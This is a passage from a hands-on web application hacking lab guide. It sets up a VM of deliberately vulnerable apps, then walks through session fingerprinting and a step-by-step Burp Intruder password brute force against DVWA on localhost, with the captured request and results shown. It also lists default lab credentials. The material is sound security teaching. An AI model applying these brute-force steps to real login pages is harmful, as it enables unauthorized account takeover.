



Intense Introduction to Modern Web Application Hacking

Lab Guide

Omar Ør Santos (@santosomar)

Introduction

This course starts with an introduction to modern web applications and immediately starts diving directly into the mapping and discovery phase of testing. In this course, you will learn new methodologies used and adopted by many penetration testers and ethical hackers. This is a hands-on training where you will use various open source tools and learn how to exploit SQL injection, command injection, cross-site scripting (XSS), XML External Entity (XXE), and cross-site request forgery (CSRF).

WebSploit VM

Your laptop has been preloaded with a VM that contains Kali Linux and several vulnerable applications. You can download the VM to practice at your own time at:

<https://websploit.h4cker.org>

IMPORTANT: This VM contains vulnerable software! DO NOT connect to a production environment and use with caution!!! The purpose of this VM is to have a lightweight (single VM) with a few web application penetration testing tools, as well as vulnerable applications.

Vulnerable Applications Included

- [Damn Vulnerable Web Application \(DVWA\)](#)
 - [WebGoat](#)
 - [Hackazon](#)
 - [OWASP Mutillidae 2](#)
 - [OWASP Juice Shop](#)
-

VM Creds:

Username: root Password: toor

Additional Resources:


- The Art of Hacking Website (<https://theartofhacking.org>): The Art of Hacking is a series of video courses and live training sessions in Safari that is a complete guide to help you get up and running with cybersecurity and pen testing career. These video courses provide step-by-step real-life scenarios. This website has been created to provide supplemental material to reinforce some of the critical concepts and techniques that the student has learned and links a [GitHub repository](#) that hosts scripts and code that help you build your own hacking environment, examples of real-life penetration testing reports, and more.
 - The H4cker GitHub Repository (<https://h4cker.org/github>): Over 6,000 references and resources related to ethical hacking / penetration testing, digital forensics and incident response (DFIR), vulnerability research, exploit development, reverse engineering, and more.
 - Safari Live Training (free with a Safari subscription): <https://theartofhacking.org/training>
-

Docker Containers

All of the vulnerable servers are running in Docker containers. The Docker service is **not started at boot time**. This is to prevent the vulnerable applications to be exposed by default. Please use the following command to start it:

```
service docker start
```

The following are all the Docker containers included in the WebSploit VM:



WebSploit VM Details

To obtain the status of each docker container use the `sudo docker ps` command. If they are not started, you can use the `start_vulnerables.sh` script (located under the root home directory) to start all of the containers:

```
root@kali:~# ./start_vulnerables.sh

Starting Vulnerable Docker Containers
... Author: Omar Santos
The following are the vulnerable applications included:
- Hackazon (running on port 80)
- WebGoat (running on port 6661)
- Juice Shop ((running on port 6662)
- Damn Vulnerable Web Application (DVWA) - (running on port 6663)
- Mutillidae 2 (running on port 6664)
... starting dvwa
dvwa
... starting webgoat
webgoat
... starting hackazon
hackazon
... starting mutillidae_2
mutillidae_2
... starting juice-shop
juice-shop
```

Exercise 1: Authentication and Session Management Vulnerabilities


An attacker can bypass authentication in vulnerable systems via several methods. The following are the most common ways that you can take advantage of authentication-based vulnerabilities in an affected system:

- Credential brute forcing
- Session hijacking
- Redirect
- Default credentials
- Weak credentials
- Kerberos exploits
- Malpractices in OAuth/OAuth2, SAML, OpenID implementations


A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables like access rights and localization settings and many others. These variables apply to each and every interaction a user has with the web application for the duration of the session.

Exercise 1a: Fingerprinting the Web Framework and Programming Language used in the Backend


1. In this exercise you will try to determine what type of programming language and backend infrastructure is used by looking at **sessions IDs**. However, first you need to configure your browser to send traffic to the proxy (you can use Burp Suite or OWASP ZAP). Navigate to **Preferences**:



2. Then navigate to **Advanced > Network > Settings**.



3. Configure the proxy as shown below. Make sure that the “No proxy for” box does not have any entry on it.



- Once you configure the proxy navigate to the **Damn Vulnerable Web App (DVWA)** <http://127.0.0.1:6663>. You may need to **Create/Reset** the Database.

The screenshot shows the DVWA Database Setup page. At the top, it says "Database Setup". Below that, a note says: "Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: /var/www/html/config/config.inc.php" and "If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ('admin // password') at any stage." A "Setup Check" section follows, displaying various system details:

- Operating system: *nix
- Backend database: MySQL
- PHP version: 5.6.30-0+deb8u1
- Web Server SERVER_NAME: 127.0.0.1
- PHP function display_errors: Disabled
- PHP function safe_mode: Disabled
- PHP function allow_url_include: Enabled
- PHP function allow_url_fopen: Enabled
- PHP function magic_quotes_gpc: Disabled
- PHP module php-gd: Installed

reCAPTCHA key: 6LdK7xITAzzAAJQTfL7fu6I-0aPI8KHHiAT_yJg

Writable folder /var/www/html/hackable/uploads/: Yes

Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, indicate there will be an issue when trying to complete some modules.

A "Create / Reset Database" button is located at the bottom left.

- When you are asked for a password use **admin / password**.
- Once you login to DVWA, launch Burp, navigate to Proxy > Intercept and turn on Intercept.

The screenshot shows the Burp Suite Community Edition v1.7.3 interface. The title bar reads "Burp Suite Community Edition v1.7.3". The menu bar includes Burp, Intruder, Repeater, Window, and Help. The toolbar has tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project, Intercept, HTTP history, WebSockets history, and Options. The main area has buttons for Forward, Drop, Intercept is on (which is highlighted), and Action. Below that are buttons for Raw, Params, Headers, and Hex. The central pane is currently empty.

7. Go back to DVWA and navigate to Brute Force, while capturing the requests and responses. Identify the session ID and write down the web framework and programming language used by the application below:

Answer: _____

8. Familiarize yourself with **Burp**, as we will be using it extensively throughout the course. Click through each of the message editor tabs (Raw, Headers, etc.) to see the different ways of analyzing the message.
 9. Click the "**Forward**" button to send the request to the server. In most cases, your browser will make more than one request in order to display the page (for images, etc.). Look at each subsequent request and then forward it to the server. When there are no more requests to forward, your browser should have finished loading the URL you requested.
 10. You can go to the Proxy History tab. This contains a table of all HTTP messages that have passed through the Proxy. Select an item in the table, and look at the HTTP messages in the request and response tabs. If you select the item that you modified, you will see separate tabs for the original and modified requests.
 11. Click on a column header in the Proxy history. This sorts the contents of the table according to that column. Click the same header again to reverse-sort on that column, and again to clear the sorting and show items in the default order. Try this for different columns.
 12. Within the history table, click on a cell in the leftmost column, and choose a color from the drop-down menu. This will highlight that row in the selected color. In another row, double-click within the Comment column and type a comment. You can use highlights and comments to annotate the history and identify interesting items.
-

Exercise 1b: Brute Forcing the Application

- In this exercise you will try to bruteforce the admin password. This is a very simple example and should not take you more than 2-3 minutes. Set the DVWA Security Level to low, as shown below:

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox

WebSplit 127.0.0.1:6663/security.php Preferences

127.0.0.1:6663/security.php

DVWA Security

Security Level

Security level is currently: **Low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level.

- 1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- 2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- 3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- 4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

- Navigate to DVWA and **Brute Force** again and type admin and any password.

Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox

WebSplit Connecting... Preferences

127.0.0.1:6663/vulnerabilities/brute/#

DVWA

Vulnerability: Brute Force

Login

Username: Password:

Login

Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.


More Information

- [http://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](http://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: impossible
PHPIDS: disabled

View Source View Help

3. Go back to Burp and right click on the Intercept window and select “Send to Intruder”.



4. Navigate to **Intruder > Positions** and click on the **Clear** button.



5. We can brute force any elements, but for this simple example we will just brute force the password.

The screenshot shows the 'Payload Positions' tab in Burp Suite. A red arrow points from the text 'highlight password input field' to the word 'password' in the request URL. Another red arrow points from the text 'click' to the 'Add \$' button in the top right corner of the payload list area.

```

GET /vulnerabilities/brute/?username=admin&password=$$adfsadfsadfs$&Login=Login HTTP/1.1
Host: 127.0.0.1:6663
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:6663/vulnerabilities/brute/
Cookie: PHPSESSID=sje2709tdu7n658jdeki8e221; security=low
Connection: close
Upgrade-Insecure-Requests: 1
  
```

6. Navigate to **Payloads**. Due to the lack of time of this “*intense*” introduction class, we will just use a simple list and cheat a little. In the real world, you can use *wordlists*.

The screenshot shows the 'Payloads' tab in Burp Suite. A red circle highlights the 'Payloads' tab itself. A red arrow points from the text 'Payload Options [Simple list]' to the 'Add' button in the bottom left of the payload list area. Red curly braces and arrows point to the list of words ('test', 'test123', 'omarsucks', 'butronsucksomore', 'password') and the 'xxxx' entry in the input field, with the text 'add a few words / strings' written next to them.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

5 Target Positions Payloads Options

?

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available; each payload type can be customized in different ways.

Payload set: 1 Payload count: 5

→ Payload type: Simple list Request count: 5

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add from list ... [Pro version only]

Add xxxx

?


Payload Processing

Note: You can only use wordlists in the Pro version of Burp; however, you can use the OWASP Zed Attack Proxy (ZAP) to also perform this task. As described by OWASP, the OWASP Zed Attack Proxy (ZAP) “is one of the world’s most popular free security tools and is actively maintained by hundreds of international volunteers.” Many offensive and defensive security engineers around the world use ZAP, which not only provides web vulnerability scanning capabilities but also can be used as a sophisticated web proxy. ZAP comes with an API and also can be used as a fuzzer. You can download and obtain more information about OWASP’s ZAP from

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.

You will see other examples using ZAP later in the course.

7. Navigate to the **Options** tab and go under Grep Match. The “Grep - Match” option can be used to flag result items containing specified expressions in the response. For each item configured in the list, Burp will add a new results column containing a checkbox indicating whether the item was found in each response. You can then sort on this column (by clicking the column header) to group the matched results together. Using this option can be very powerful in helping to analyze large sets of results, and quickly identifying interesting items. In password guessing attacks, scanning for phrases such as “password incorrect” or “login successful” can locate successful logins; in testing for SQL injection vulnerabilities, scanning for messages containing “ODBC”, “error”, etc. can identify vulnerable parameters. In our example, let’s add the word “Welcome”, as shown below.



7. Click “**Start attack**”. The window below will be shown -- and once the attack is successful, you will see the “Welcome message” in the HTML, as shown below. You can even click on the **Render** tab to show the page as if it was seen in a web browser.

The screenshot shows the 'Intruder attack 3' interface. The 'Payloads' tab is active, displaying a table of attack results. The 5th row, which contains the payload 'password', is highlighted with a red circle labeled '2'. Above the table, the 'Start attack' button is circled with a red arrow labeled '1'. In the bottom panel, the 'HTML' tab is selected, showing the captured response. The 'Welcome' message is highlighted with a red circle labeled '3'.

Request	Payload	Status	Error	Timeout	Length	Welcome	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5565	<input checked="" type="checkbox"/>	
1	password	200	<input type="checkbox"/>	<input type="checkbox"/>	5288	<input checked="" type="checkbox"/>	
2	test	200	<input type="checkbox"/>	<input type="checkbox"/>	5234	<input type="checkbox"/>	
3	test123	200	<input type="checkbox"/>	<input type="checkbox"/>	5234	<input type="checkbox"/>	
4	omarsucks	200	<input type="checkbox"/>	<input type="checkbox"/>	5234	<input type="checkbox"/>	
5	butronsucksmore	200	<input type="checkbox"/>	<input type="checkbox"/>	5234	<input type="checkbox"/>	

```
<input type="submit" value="Login" name="Login">
</form>
<p>Welcome to the password protected area admin</p>

</div>
<h2>More Information</h2>
<ul>
<li>
<a href="http://hiderefer.com/?https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a>
</li>
</ul>
```

Exercise 1c: Bypassing Authorization

In this exercise we will use the [OWASP Juice Shop](http://127.0.0.1:6662) (<http://127.0.0.1:6662>) and the [OWASP Zed Attack Proxy \(ZAP\)](#). The OWASP Juice Shop is an intentionally insecure web application written entirely in JavaScript which encompasses the entire OWASP Top Ten and other severe security flaws.

1. BONUS POINT (in under 60 seconds): The OWASP Juice Shop is a “capture-the-flag-like” application. Navigate to the OWASP Juice Shop (<http://127.0.0.1:6662>) and try to find the hidden scoring board for the “CTF”. You only need your browser.

Answer: _____


2. In the OWASP Juice Shop, navigate to Login and create a user.

The screenshot shows the OWASP Juice Shop v7.4.1 login page. At the top right, there is a 'Login' button and a 'Forgot your password? Not yet a customer?' link, both of which are highlighted with orange circles. The page has a dark theme with white text fields for 'Email' and 'Password'. A 'Remember me' checkbox is also present.

3. Make a note of the password and username you used, since you will need it later.

The screenshot shows the OWASP Juice Shop User Registration page. It includes fields for 'Email' (someone@omarsucks.com), 'Password' (*****), 'Repeat Password' (*****), and 'Security Question' (Company you first work for as an adult? Ron's Crack House). The 'Register' button at the bottom is highlighted with an orange circle.

4. **Login** to the Juice Shop using those credentials.
5. Launch **ZAP** in Kali by navigating to **Applications > Web Application Analysis > OWASP ZAP**, as shown below:




6. Add any item to your cart in the Juice Shop.
7. Make sure that your browser's proxy settings are configured correctly.
8. In the OWASP ZAP click on the Set Break for all requests and responses icon, as shown below.



